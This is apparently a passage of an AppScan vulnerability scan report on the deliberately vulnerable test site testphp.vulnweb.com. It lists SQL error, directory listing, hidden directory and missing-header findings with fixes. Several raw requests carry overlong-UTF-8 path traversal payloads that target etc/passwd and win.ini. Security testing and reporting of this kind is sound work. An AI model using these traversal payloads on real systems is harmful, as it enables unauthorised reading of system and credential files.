Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:47:31 GMT
Content-Type: text/html

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/Mod_Rewrite_Shop/buy.php on line 8

...
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/

Entity: win.ini (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
GET /Mod_Rewrite_Shop/BuyProduct-
3%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..
%c0%afwinnt/win.ini HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/
Connection: Keep-Alive
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:47:31 GMT
Content-Type: text/html

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/Mod_Rewrite_Shop/buy.php on line 8

...
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-1/

Entity: win.ini (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/network-attached-storage-dlink/1/
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:47:31 GMT
Content-Type: text/html

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/Mod_Rewrite_Shop/buy.php on line 8

...
```


Database Error Pattern Found

Severity:	Low
CVSS Score:	5.0
URL:	http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/
Entity:	passwd (Global)
Risk:	It is possible to view, modify or delete database entries and tables
Causes:	Sanitation of hazardous characters was not performed correctly on user input
Fix:	Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
. .  
GET /Mod_Rewrite_Shop/BuyProduct-  
3%c0%af...%c0%af...%c0%af...%c0%af...%c0%af...%c0%af...%c0%af...%c0%af...%c0%af..  
%c0%afetc/passwd HTTP/1.1  
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko  
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/  
Connection: Keep-Alive  
Host: testphp.vulnweb.com  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-US  
  
HTTP/1.1 200 OK  
Transfer-Encoding: chunked  
Connection: keep-alive  
Server: nginx/1.4.1  
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2  
Date: Fri, 06 Mar 2020 07:47:31 GMT  
Content-Type: text/html  
  
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in  
/hj/var/www/Mod_Rewrite_Shop/buy.php on line 8  
  
. . .
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/

Entity: win.ini (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
GET /Mod_Rewrite_Shop/BuyProduct-
2%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..
%c0%afwinnt/win.ini HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/
Connection: Keep-Alive
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:47:31 GMT
Content-Type: text/html

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/Mod_Rewrite_Shop/buy.php on line 8

...
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-2/

Entity: (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
GET /Mod_Rewrite_Shop/BuyProduct-2admin/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/web-camera-a4tech/2/
Connection: Keep-Alive
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:47:31 GMT
Content-Type: text/html

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/Mod_Rewrite_Shop/buy.php on line 8

...
```

Database Error Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/BuyProduct-3/

Entity: (Global)

Risk: It is possible to view, modify or delete database entries and tables

Causes: Sanitation of hazardous characters was not performed correctly on user input

Fix: Review possible solutions for hazardous character injection

Reasoning: The test result seems to indicate a vulnerability because the response contains SQL Server errors. This suggests that the test managed to penetrate the application and reach the SQL query itself, by injecting hazardous characters.

Raw Test Response:

```
...
GET /Mod_Rewrite_Shop/BuyProduct-3admin/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/Mod_Rewrite_Shop/Details/color-printer/3/
Connection: Keep-Alive
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:47:31 GMT
Content-Type: text/html

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in
/hj/var/www/Mod_Rewrite_Shop/buy.php on line 8

...
```

L

Directory Listing Pattern Found 5

TOC

Issue 1 of 5

TOC

Directory Listing Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/images/>

Entity: (Page)

Risk: It is possible to view and download the contents of certain web application virtual directories, which might contain restricted files

Causes: Directory browsing is enabled

Fix: Modify the server configuration to deny directory listing, and install the latest security patches available

Reasoning: The response contains the content of a directory (directory listing). This indicates that the server allows the listing of directories, which is not usually recommended.

Test Response

Index of /images/

../	11-May-2011 10:27	6660
logo.gif	11-May-2011 10:27	79
remark.gif		

Directory Listing Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/Flash/>

Entity: (Page)

Risk: It is possible to view and download the contents of certain web application virtual directories, which might contain restricted files

Causes: Directory browsing is enabled

Fix: Modify the server configuration to deny directory listing, and install the latest security patches available

Reasoning: The response contains the content of a directory (directory listing). This indicates that the server allows the listing of directories, which is not usually recommended.

Test Response

Index of /Flash/

../		
add fla	11-May-2011 10:27	154624
add.swf	11-May-2011 10:27	17418

Directory Listing Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/CVS/>

Entity: (Page)

Risk: It is possible to view and download the contents of certain web application virtual directories, which might contain restricted files

Causes: Directory browsing is enabled

Fix: Modify the server configuration to deny directory listing, and install the latest security patches available

Reasoning: The response contains the content of a directory (directory listing). This indicates that the server allows the listing of directories, which is not usually recommended.

Test Response

Index of /CVS/

../		
Entries	11-May-2011 10:27	1
Entries.Log	11-May-2011 10:27	1
Repository	11-May-2011 10:27	8
Root	11-May-2011 10:27	1

Directory Listing Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/admin/>

Entity: (Page)

Risk: It is possible to view and download the contents of certain web application virtual directories, which might contain restricted files

Causes: Directory browsing is enabled

Fix: Modify the server configuration to deny directory listing, and install the latest security patches available

Reasoning: The response contains the content of a directory (directory listing). This indicates that the server allows the listing of directories, which is not usually recommended.

Test Response

Index of /admin/

[../](#)
[create.sql](#)

11-May-2011 10:27

523

Directory Listing Pattern Found

Severity: **Low**

CVSS Score: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/images/

Entity: (Page)

Risk: It is possible to view and download the contents of certain web application virtual directories, which might contain restricted files

Causes: Directory browsing is enabled

Fix: Modify the server configuration to deny directory listing, and install the latest security patches available

Reasoning: The response contains the content of a directory (directory listing). This indicates that the server allows the listing of directories, which is not usually recommended.

Test Response

Index of /Mod_Rewrite_Shop/images/

../	15-Feb-2012 08:33	3551
1.jpg	15-Feb-2012 08:27	2739
2.jpg	15-Feb-2012 08:28	3560
3.jpg		

L

Hidden Directory Detected 5

TOC

Hidden Directory Detected**Severity:** Low**CVSS Score:** 5.0**URL:** <http://testphp.vulnweb.com/cgi-bin/>**Entity:** cgi-bin/ (Page)**Risk:** It is possible to retrieve information about the site's file system structure, which may help the attacker to map the web site**Causes:** The web server or application server are configured in an insecure way**Fix:** Issue a "404 - Not Found" response status code for a forbidden resource, or remove it completely

Reasoning: The test tried to detect hidden directories on the server. The 403 Forbidden response reveals the existence of the directory, even though access is not allowed.

Raw Test Response:

```
...
GET /cgi-bin/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9

HTTP/1.1 403 Forbidden
Connection: keep-alive
Server: nginx/1.4.1
Vary: Accept-Encoding
Content-Length: 263
Date: Fri, 06 Mar 2020 07:46:11 GMT
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
...
```

Hidden Directory Detected

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/images/>

Entity: images/ (Page)

Risk: It is possible to retrieve information about the site's file system structure, which may help the attacker to map the web site

Causes: The web server or application server are configured in an insecure way

Fix: Issue a "404 - Not Found" response status code for a forbidden resource, or remove it completely

Reasoning: AppScan requested a file which is probably not a legitimate part of the application. The response status was 200 OK. This indicates that the test succeeded in retrieving the content of the requested file.

Raw Test Response:

```
...
GET /images/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
Date: Fri, 06 Mar 2020 07:46:11 GMT
Content-Type: text/html

<html>
<head><title>Index of /images/</title></head>
<body bgcolor="white">
<h1>Index of /images/</h1><hr><pre><a href="..">../</a>
<a href="logo.gif">logo.gif</a>          11-May-2011 10:27      6660
<a href="remark.gif">remark.gif</a>      11-May-2011 10:27      79
</pre><hr></body>
</html>

...
```

Hidden Directory Detected

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/admin/>

Entity: admin/ (Page)

Risk: It is possible to retrieve information about the site's file system structure, which may help the attacker to map the web site

Causes: The web server or application server are configured in an insecure way

Fix: Issue a "404 - Not Found" response status code for a forbidden resource, or remove it completely

Reasoning: AppScan requested a file which is probably not a legitimate part of the application. The response status was 200 OK. This indicates that the test succeeded in retrieving the content of the requested file.

Raw Test Response:

```
...
GET /admin/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
Date: Fri, 06 Mar 2020 07:46:39 GMT
Content-Type: text/html

<html>
<head><title>Index of /admin/</title></head>
<body bgcolor="white">
<h1>Index of /admin/</h1><hr><pre><a href="..">../</a>
<a href="create.sql">create.sql</a>          11-May-2011 10:27          523
</pre><hr></body>
</html>

...
```

Hidden Directory Detected

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/porn/>

Entity: porn/ (Page)

Risk: It is possible to retrieve information about the site's file system structure, which may help the attacker to map the web site

Causes: The web server or application server are configured in an insecure way

Fix: Issue a "404 - Not Found" response status code for a forbidden resource, or remove it completely

Reasoning: The test tried to detect hidden directories on the server. The 403 Forbidden response reveals the existence of the directory, even though access is not allowed.

Raw Test Response:

```
...
GET /porn/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9

HTTP/1.1 403 Forbidden
Connection: close

<html><head><meta http-equiv="Content-Type" content="text/html; charset=windows-1256">
<title>ME2(1)</title></head><body><iframe src="http://10.10.34.35:80" style="width: 100%; height:
100%" scrolling="no" marginwidth="0" marginheight="0" frameborder="0" vspace="0" hspace="0">
</iframe></body></html>

...
```

Issue 5 of 5

TOC

Hidden Directory Detected

Severity: **Low**

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/porno/>

Entity: porno/ (Page)

Risk: It is possible to retrieve information about the site's file system structure, which may help the attacker to map the web site

Causes: The web server or application server are configured in an insecure way

Fix: Issue a "404 - Not Found" response status code for a forbidden resource, or remove it completely

Reasoning: The test tried to detect hidden directories on the server. The 403 Forbidden response reveals the existence of the directory, even though access is not allowed.

Raw Test Response:

```
...
GET /porno/ HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9

HTTP/1.1 403 Forbidden
Connection: close

<html><head><meta http-equiv="Content-Type" content="text/html; charset=windows-1256">
<title>ME2(1)</title></head><body><iframe src="http://10.10.34.35:80" style="width: 100%; height:
100%" scrolling="no" marginwidth="0" marginheight="0" frameborder="0" vspace="0" hspace="0">
</iframe></body></html>

...
```

L

Missing or insecure "Content-Security-Policy" header 5

TOC

Issue 1 of 5

TOC

Missing or insecure "Content-Security-Policy" header

Severity: Low

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/search.php>

Entity: search.php (Page)

Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Config your server to use the "Content-Security-Policy" header with secure policies

Reasoning: AppScan detected that the Content-Security-Policy response header is missing or with an insecure policy, which increases exposure to various cross-site injection attacks

Raw Test Response:

```

...
Content-Length: 26
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded

searchFor=1234&goButton=go

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:37:56 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
...

```

Issue 2 of 5

TOC

Missing or insecure "Content-Security-Policy" header

Severity: Low

CVSS Score: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/

Entity: (Page)

Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Config your server to use the "Content-Security-Policy" header with secure policies

Reasoning: AppScan detected that the Content-Security-Policy response header is missing or with an insecure policy, which increases exposure to various cross-site injection attacks

Raw Test Response:

```

...
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9

```

```

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:37:57 GMT
Content-Type: text/html

<html>
<div id="content">
  <div class='product'><table><tr><td width='180px'><img src='images/1.jpg'></td><td
width='400px'><a href='Details/network-attached-storage-dlink/1/'>Network Storage D-Link DNS-313
enclosure 1 x SATA</a></td><td width='50px' bgcolor='#F8F8F8'><a href='Details/network-attached-
storage-dlink/1/'>Price<br>359 &euro;</a></td></tr></div><div class='product'><table><tr>
<td width='180px'><img src='images/2.jpg'></td><td width='400px'><a href='Details/web-camera-
a4tech/2/'>Web Camera A4Tech PK-335E</a></td><td width='50px' bgcolor='#F8F8F8'><a
href='Details/web-camera-a4tech/2/'>Price<br>10 &euro;</a></td></tr></div><div
class='product'><table><tr><td width='180px'><img src='images/3.jpg'></td><td width='400px'><a
href='Details/color-printer/3/'>Laser Color Printer HP LaserJet M551dn, A4</a></td><td
width='50px' bgcolor='#F8F8F8'><a href='Details/color-printer/3/'>Price<br>812 &euro;</a></td>
</tr></table></div></div>
</html>
...

```

Issue 3 of 5

TOC

Missing or insecure "Content-Security-Policy" header

Severity: Low

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/login.php>

Entity: login.php (Page)

Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Config your server to use the "Content-Security-Policy" header with secure policies

Reasoning: AppScan detected that the Content-Security-Policy response header is missing or with an insecure policy, which increases exposure to various cross-site injection attacks

Raw Test Response:

```

...
GET /login.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/userinfo.php
Connection: Keep-Alive
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1

```



```
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:37:57 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
...
```

Issue 4 of 5

TOC

Missing or insecure "Content-Security-Policy" header

Severity: Low

CVSS Score: 5.0

URL: <http://testphp.vulnweb.com/>

Entity: (Page)

Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Config your server to use the "Content-Security-Policy" header with secure policies

Reasoning: AppScan detected that the Content-Security-Policy response header is missing or with an insecure policy, which increases exposure to various cross-site injection attacks

Raw Test Response:

```
...
GET / HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:37:57 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
...
```

Severity: Low

URL: <http://testphp.vulnweb.com/artists.php>

Entity: artists.php (Page)

Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Config your server to use the "Content-Security-Policy" header with secure policies

Reasoning: AppScan detected that the Content-Security-Policy response header is missing or with an insecure policy, which increases exposure to various cross-site injection attacks

```
...
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/index.php
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
```

```
HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:37:58 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideIsLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
...
```

Missing or insecure "X-Content-Type-Options" header**Severity:** Low**CVSS Score:** 5.0**URL:** <http://testphp.vulnweb.com/login.php>**Entity:** login.php (Page)

Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration**Fix:** Config your server to use the "X-Content-Type-Options" header with "nosniff" value

Reasoning: AppScan detected that the "X-Content-Type-Options" response header is missing or has an insecure value, which increases exposure to drive-by download attacks

Raw Test Response:

```
...
GET /login.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/userinfo.php
Connection: Keep-Alive
Host: testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1-lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:37:57 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMLOutsideLocked="false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
...
```

Missing or insecure "X-Content-Type-Options" header

Severity:	Low
CVSS Score:	5.0
URL:	http://testphp.vulnweb.com/search.php
Entity:	search.php (Page)
Risk:	It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc. It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations
Causes:	Insecure web application programming or configuration
Fix:	Config your server to use the "X-Content-Type-Options" header with "nosniff" value

Reasoning: AppScan detected that the "X-Content-Type-Options" response header is missing or has an insecure value, which increases exposure to drive-by download attacks

Raw Test Response:

```
...
Content-Length: 26
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Content-Type: application/x-www-form-urlencoded

searchFor=1234&goButton=go

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
Date: Fri, 06 Mar 2020 07:37:56 GMT
Content-Type: text/html

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html><!-- InstanceBegin template="/Templates/main_dynamic_template.dwt.php"
codeOutsideHTMListLocked=false" -->
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-2">
...
```

Missing or insecure "X-Content-Type-Options" header

Severity: **Low**

CVSS Score: 5.0

URL: http://testphp.vulnweb.com/Mod_Rewrite_Shop/

Entity: (Page)

Risk: It is possible to persuade a naive user to supply sensitive information such as username, password, credit card number, social security number etc.
It is possible to gather sensitive information about the web application such as usernames, passwords, machine name and/or sensitive file locations

Causes: Insecure web application programming or configuration

Fix: Config your server to use the "X-Content-Type-Options" header with "nosniff" value

Reasoning: AppScan detected that the "X-Content-Type-Options" response header is missing or has an insecure value, which increases exposure to drive-by download attacks

Raw Test Response:

```
...
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Referer: http://testphp.vulnweb.com/
Connection: keep-alive
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8
Accept-Language: en-US,en;q=0.9

HTTP/1.1 200 OK
Transfer-Encoding: chunked
Connection: keep-alive
Server: nginx/1.4.1
X-Powered-By: PHP/5.3.10-1~lucid+2uwsgi2
